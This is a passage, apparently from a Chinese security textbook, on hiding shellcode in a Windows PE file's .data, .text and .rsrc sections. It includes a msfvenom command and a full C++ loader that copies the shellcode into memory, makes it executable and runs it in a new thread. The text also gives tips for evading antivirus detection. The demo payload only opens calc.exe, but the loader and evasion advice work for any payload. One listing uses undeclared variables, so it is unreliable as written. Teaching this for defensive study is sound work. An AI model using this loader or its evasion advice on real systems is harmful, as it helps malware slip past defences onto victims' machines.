"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
int main() {

    printf("[i] shellcode 的内存地址：0x%p\n", buf);
```

```
    printf("[#] 请输入 Enter 键以退出执行...");
    getchar();
    return 0;
}
```

如果成功地编译链接了 store_data.cpp 源代码文件，则会生成一个名为 store_data.exe 的可执行文件。此时，执行该文件将会在命令终端窗口中输出 shellcode 相应的内存地址，如图 3-13 所示。

```
[i] shellcode的内存地址: 0x00007FF68E69D000
[#] 请输入Enter键以退出执行...
```

图 3-13　成功执行 store_data.exe 文件

当然，用户也可以使用 PE-bear 工具定位到 store_data.exe 可执行文件的.data 节来检索相应的 shellcode 代码，如图 3-14 所示。



图 3-14　使用 PE-bear 查看.data 节区数据

值得注意的是，当将 buf 字符数组声明为 const static 类型时，其字节内容通常会被编译器放入 PE 文件的.rdata 节。.rdata 节用于存储只读数据，如常量字符串、常量数组和导入表等。当然，用户也可以通过特定手段将其存储到 PE 文件的其他节中。接下来，本书将介绍将 shellcode 存储到.text 节中的相应内容。

3.3.3　在.text 节中存储 shellcode

在 PE 文件中，.text 节用于存放程序的可执行代码，包括函数体和指令的机器码。用户可以组合使用#pragma section(".text")和__declspec(allocate(".text"))将 shellcode 存储在.text 节中，代码如下：

```
//ch03/store_text.cpp
#include <stdio.h>

//声明一个名为 .text 的节，以便后续的变量或代码可以被分配到该节中
#pragma section(".text")
```

```
//将常量字节数组 buf 存储到 PE 文件的.text 节中
__declspec(allocate(".text")) const unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

int main() {

    printf("[i] shellcode 的内存地址: 0x%p \n", buf);
    printf("[#] 请输入 Enter 键以退出执行...");
    getchar();
    return 0;
}
```

如果成功地编译并链接了 store_text.cpp 源代码文件，则会生成名为 store_text.exe 的可执行文件。用户可使用 PE-bear 等工具分析 store_text.exe 的.text 节区数据，以验证 shellcode 是否被成功存储到该节区。

需要注意的是，.text 节和.data 节的大小通常较为固定，可能无法容纳较大的 shellcode 机器码。为了解决这一问题，黑客常将 shellcode 存储在.rsrc 节中，以利用其更大的存储空间。

3.3.4 在.rsrc 节中存储 shellcode

在 Windows PE 文件中，.rsrc 节用于存储资源数据，如图标、位图和字符串表等，通常具有较大的存储空间，常被黑客用来存储 shellcode 代码以规避其他节区（如.text 或.data）的大小限制问题。接下来，将详细介绍在 Visual Studio 集成开发环境中配置并向.rsrc 节存储 shellcode 的具体步骤。

首先在 Visual Studio 的“解决方案资源面板”中，右击“源文件”按钮，并在弹出的上下文菜单依次选择“添加”→“新建项”选项，即可打开“添加新项”窗口，如图 3-15 所示。

在“添加新项”窗口中，单击“资源”类别，选择“资源文件(.rc)”选项，以配置创建资源文件的设置，如图 3-16 所示。

在“添加新项”窗口中，单击“添加”按钮，即可创建相应的资源文件。此时，Visual Studio 会自动创建并跳转至“资源视图”面板，如图 3-17 所示。



图 3-15 “添加新项”窗口



图 3-16 配置创建资源文件的设置

图 3-17　“资源视图”面板

需要注意的是，Visual Studio 集成开发环境默认将资源文件命名为 Resource. rc。随后，在“资源视图”面板中，右击 Resource. rc 按钮，并在弹出的上下文菜单中，选择“添加资源”按钮，即可打开“添加资源”的窗口，如图 3-18 所示。

图 3-18　“添加资源”窗口

在“添加资源”窗口中，单击“导入”按钮，即可打开“导入”对话框，用于添加资源数据，如图 3-19 所示。

值得注意的是，导入的文件必须为二进制格式。用户可使用 msfvenom 命令的-f 参数将值指定为 raw，以生成能够执行计算器程序的二进制文件，命令如下：

图 3-19 “导入”对话框

```
msfvenom -p windows/exec CMD=calc.exe -f raw -o calc.ico
```

如果成功地执行了上述命令，则会在当前工作目录中生成一个名为 calc.ico 的二进制文件，如图 3-20 所示。

```
kali@kali:~$ msfvenom -p windows/exec CMD=calc.exe -f raw -o calc.ico
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 193 bytes
Saved as: calc.ico

kali@kali:~$ ls -alh calc.ico
-rw-rw-r-- 1 kali kali 193 May 21 21:46 calc.ico
```

图 3-20 成功生成 calc.ico 二进制文件

在“导入”对话框中，选择存储 shellcode 机器码的二进制文件 calc.ico，并单击“打开”按钮。此时，Visual Studio 集成开发环境会自动弹出“自定义资源类型”对话框，如图 3-21 所示。

图 3-21 “自定义资源类型”对话框

用户需要在“资源类型(R)”输入框中添加 RCDATA，并单击“确定”按钮，方能成功地将 calc.ico 资源文件导入解决方案中。此时，Visual Studio 集成开发环境将自动打开 Resource.rc 资源文件，如图 3-22 所示。



图 3-22　Resource.rc 资源文件中的数据

注意：RCDATA 是 Windows 资源脚本(.rc 文件)中的一种资源类型，表示 Raw Data，即未格式化的二进制数据。

完成导入资源数据后，Visual Studio 将自动创建 resource.h 资源头文件，如图 3-23 所示。



图 3-23　自动创建 resource.h 资源头文件

IDR_RCDATA 1 是.rsrc 节中定义的资源标识，用于标识存储在资源节中的 RCDATA 类型数据。同时，用户能够通过 IDR_RCDATA 1 引用到存储在.rsrc 节区的 shellcode 机器码。

最后通过依次调用 FindResourceW、LoadResource、LockResource 和 SizeofResource 函数来识别和检索存储在.rsrc 节区中的 shellcode 机器码，代码如下：

```
//ch03/store_rsrc.cpp
#include <Windows.h>
#include <stdio.h>
#include "resource.h"

int main() {
```

```
    HRSRC         hRsrc = NULL;
    HGLOBAL       hGlobal = NULL;
    PVOID         pShellcodeAddress = NULL;
    SIZE_T        sShellcodeSize = NULL;

    //获取.rsrc 节中通过 IDR_RCDATA1 标识的数据位置
    hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1), RT_RCDATA);
    if (hRsrc == NULL) {
            //函数调用失败
                    printf("[!] FindResourceW 调用失败,错误代码:%d\n", GetLastError());
            return -1;
    }

    //获取资源数据的句柄,以便后续调用 LockResource
    hGlobal = LoadResource(NULL, hRsrc);
    if (hGlobal == NULL) {
            //函数调用失败
            printf("[!] LoadResource 调用失败,错误代码: %d \n",
            GetLastError());
            return -1;
    }

    //获取.rsrc 节中 shellcode 的地址
    pShellcodeAddress = LockResource(hGlobal);
    if (pPayloadAddress == NULL) {
            //函数调用失败
            printf("[!] LockResource 调用失败,错误代码: %d \n",
            GetLastError());
            return -1;
    }

    //获取.rsrc 节中 shellcode 的大小
    sShellcodeSize = SizeofResource(NULL, hRsrc);
    if (sPayloadSize == NULL) {
            //函数调用失败
            printf("[!] SizeofResource 调用失败,错误代码: %d \n",
            GetLastError());
            return -1;
    }

    //打印指针地址和大小
    printf("[i] pShellcodeAddress 变量: 0x%p \n", pShellcodeAddress);
    printf("[i] sShellcodeSize 变量: %ld \n", sShellcodeSize);
    printf("[#] 按 <Enter> 键退出...\n");
    getchar();
    return 0;
}
```

如果成功编译并链接 store_rsrc.cpp 源代码文件，则会生成名为 store_rsrc.exe 的可执行文件。此时，用户可以使用 PE-bear 工具查看 store_rsrc.exe 文件的.rsrc 节区数据，以识别存储在该节区的 shellcode 机器码，如图 3-24 所示。



图 3-24　查看 store_rsrc.exe 的.rsrc 节区数据

尽管代码成功识别并检索了存储在 PE 文件不同节区中的 shellcode 机器码，但并未执行这些代码。这是因为源代码仅实现了 shellcode 的存储功能，尚未包含加载和运行 shellcode 的逻辑。为此，用户需调用 VirtualAlloc、VirtualProtect 和 VirtualFree 等函数来加载并执行 shellcode。接下来，本书将以加载和执行存储在.rsrc 节中的 shellcode 为例，详细阐述相关实现步骤。

3.3.5　加载并执行.rsrc 中的 shellcode

首先执行存储在.rsrc 节中的 shellcode，用户需将其复制到通过 VirtualAlloc 函数申请的临时内存区域。该函数是 Windows API 中用于分配虚拟内存的函数，它允许程序在进程的虚拟地址空间中直接分配内存，提供对内存分配的细粒度控制。该函数的定义代码如下：

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

参数 lpAddress 用于指定分配内存的建议起始地址。如果该参数值为 NULL，则系统将会自动选择一个合适的地址，而参数 dwSize 用于表示要分配的内存大小，单位为字节。

参数 flAllocationType 用于指定内存分配的类型，控制内存如何分配和初始化。该参数的常用值包括 MEM_COMMIT（0x1000）表示的提交内存类型、MEM_RESERVE（0x2000）表示的保留内存类型，以及 MEM_RESET（0x80000）表示的重置内存空间。值得注意的是，MEM_COMMIT 和 MEM_RESERVE 通常会使用符号“|”进行组合。

参数 flProtect 用于指定分配内存的保护属性，控制内存的读写执行权限。常见的保护

属性包括 PAGE_EXECUTE(0x10)表示的可执行权限、PAGE_READWRITE(0x04)表示的内存可读和可写权限，以及 PAGE_EXECUTE_READWRITE(0x40)表示的内存可读、可写和可执行权限。值得注意的是，通常将该参数设置为 PAGE_READWRITE，以规避安全软件的检测。如果成功分配内存空间，则会返回该空间对应的基地址，否则返回 NULL 值。

随后，用户可调用 VirtualProtect 函数为分配的内存区域设置可执行权限，其函数定义代码如下：

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

参数 lpAddress 表示指向需要修改保护属性的内存区域起始地址的指针，通常该参数的值为在调用 VirtualAlloc 或类似函数时分配的内存地址。参数 dwSize 表示需要修改权限的内存区域大小，以字节为单位。参数 flNewProtect 用于指定内存的保护属性，例如，将保护选项设置为 PAGE_EXECUTE_READWRITE，即内存具有读写和执行权限。参数 lpflOldProtect 指向一个变量的指针，用于接收修改前内存区域的保护属性。调用后，该变量可存储原始保护选项。

值得注意的是，如果成功地执行了 VirtualProtect 函数，则将返回非零值，否则返回零。此外，用户可以调用 GetLastError 函数来获取错误代码，以识别错误类型。

完成内存空间权限的设置后，通过调用 memcpy 函数可以将.rsrc 节区中的数据复制到申请的内存空间中，其函数定义代码如下：

```
void * memcpy(
  void * dest,
  const void * src,
  size_t n
);
```

参数 dest 指向目标内存区域的起始地址，参数 src 指向源内存区域的起始地址，参数 n 指定要复制的字节数。成功调用 memcpy 后，源地址的 n 字节数据将被复制到目标地址对应的内存区域。

用户可通过调用 CreateThread 函数执行内存空间中的 shellcode，其函数定义代码如下：

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                   dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
```

```
  LPVOID                lpParameter,
  DWORD                 dwCreationFlags,
  LPDWORD               lpThreadId
);
```

参数 lpThreadAttributes 是指向 SECURITY_ATTRIBUTES 结构的指针，它定义了线程的安全描述符。如果该参数为 NULL，则线程将使用默认安全描述符，无法被子进程继承。

参数 dwStackSize：用于指定线程初始堆栈大小（以字节为单位）。如果该参数为 0，则线程使用默认堆栈大小（通常为 1MB）。

参数 lpStartAddress 是指向线程入口函数的指针，通常为 shellcode 的内存地址。

参数 lpParameter 是传递给线程入口函数的参数，可为 NULL。它用于向 shellcode 传递自定义数据。

参数 dwCreationFlags 是控制线程创建行为的标志，例如，CREATE_SUSPENDED 表示创建后挂起线程。

参数 lpThreadId 是指向 DWORD 变量的指针，用于接收新线程的唯一标识符。如果该参数为 NULL，则不返回线程 ID。

最后组合 VirtualAlloc、VirtualProtect 和 CreateThread 等函数以实现加载并执行 shellcode 功能，代码如下：

```
//ch03/execute_shellcode.cpp
#include <windows.h>
#include <stdio.h>
#include "resource.h"

int main() {
   HRSRC hRsrc = NULL;
   HGLOBAL hGlobal = NULL;
   PVOID pPayloadAddress = NULL;
   SIZE_T sPayloadSize = 0;

   //获取 .rsrc 节中通过 IDR_RCDATA1 标识的数据位置
   hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1), RT_RCDATA);
   if (hRsrc == NULL) {
      printf("[!] FindResourceW 调用失败，错误代码：%d\n", GetLastError());
      return -1;
   }

   //获取资源数据的句柄
   hGlobal = LoadResource(NULL, hRsrc);
   if (hGlobal == NULL) {
      printf("[!] LoadResource 调用失败，错误代码：%d\n", GetLastError());
      return -1;
   }
```

```
    //获取 .rsrc 节中 payload 的地址
    pPayloadAddress = LockResource(hGlobal);
    if (pPayloadAddress == NULL) {
        printf("[!] LockResource 调用失败,错误代码: %d\n", GetLastError());
        return -1;
    }

    //获取 .rsrc 节中 payload 的大小
    sPayloadSize = SizeofResource(NULL, hRsrc);
    if (sPayloadSize == 0) {
        printf("[!] SizeofResource 调用失败,错误代码: %d\n", GetLastError());
        return -1;
    }

    //打印指针地址和大小
    printf("[i] pPayloadAddress: 0x%p\n", pPayloadAddress);
    printf("[i] sPayloadSize: %zu\n", sPayloadSize);

    //分配内存
    PVOID pShellcodeAddress = VirtualAlloc(NULL, sPayloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_
READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAlloc 调用失败,错误代码: %d\n", GetLastError());
        return -1;
    }


    //将内存权限修改为可执行
    DWORD oldProtect;
     if (! VirtualProtect ( pShellcodeAddress, sPayloadSize, PAGE _ EXECUTE _ READWRITE,
&oldProtect)) {
        printf("[!] VirtualProtect 调用失败,错误代码: %d\n", GetLastError());
        VirtualFree(pShellcodeAddress, 0, MEM_RELEASE);
        return -1;
    }
    //将 shellcode 复制到分配的内存
    memcpy(pShellcodeAddress, pPayloadAddress, sPayloadSize);

    printf("[i] pShellcodeAddress: 0x%p\n", pShellcodeAddress);

    //查看内存地址的权限
    MEMORY_BASIC_INFORMATION mbi;
    VirtualQuery(pShellcodeAddress, &mbi, sizeof(mbi));
    printf("[i] 内存保护属性: 0x%X\n", mbi.Protect);

    //创建线程以执行 shellcode
    HANDLE threadHandle = CreateThread(
        NULL,                           //默认安全描述符
        0,                              //默认堆栈大小
```

```
        (LPTHREAD_START_ROUTINE)pShellcodeAddress, //shellcode 入口地址
        NULL,                          //无参数传递
        0,                             //立即运行
        NULL                           //无需线程 ID
    );
    if (threadHandle == NULL) {
        printf("[!] CreateThread 调用失败,错误代码: %d\n", GetLastError());
        VirtualFree(pShellcodeAddress, 0, MEM_RELEASE);
        return -1;
    }

    //等待线程执行完成
    WaitForSingleObject(threadHandle, INFINITE);

    //清理资源
    CloseHandle(threadHandle);
    VirtualFree(pShellcodeAddress, 0, MEM_RELEASE);

    printf("[i] shellcode 执行完成,按任意键退出...\n");
    getchar();
    return 0;
}
```

如果成功编译和链接源代码文件,则会生成相应的可执行文件。执行这个可执行文件,将自动加载并执行.rsrc 节区中存储的 shellcode。此时,将运行计算器程序,如图 3-25 所示。

图 3-25　成功执行.rsrc 节中的 shellcode

当然,读者还可以尝试其他方法执行 shellcode,例如通过函数指针直接调用内存区域中的代码。需要注意的是,将 shellcode 直接存储在 PE 文件的节区中,容易被杀毒软件检测到并拦截。为了规避检测,黑客通常对原始 shellcode 进行加密或混淆处理。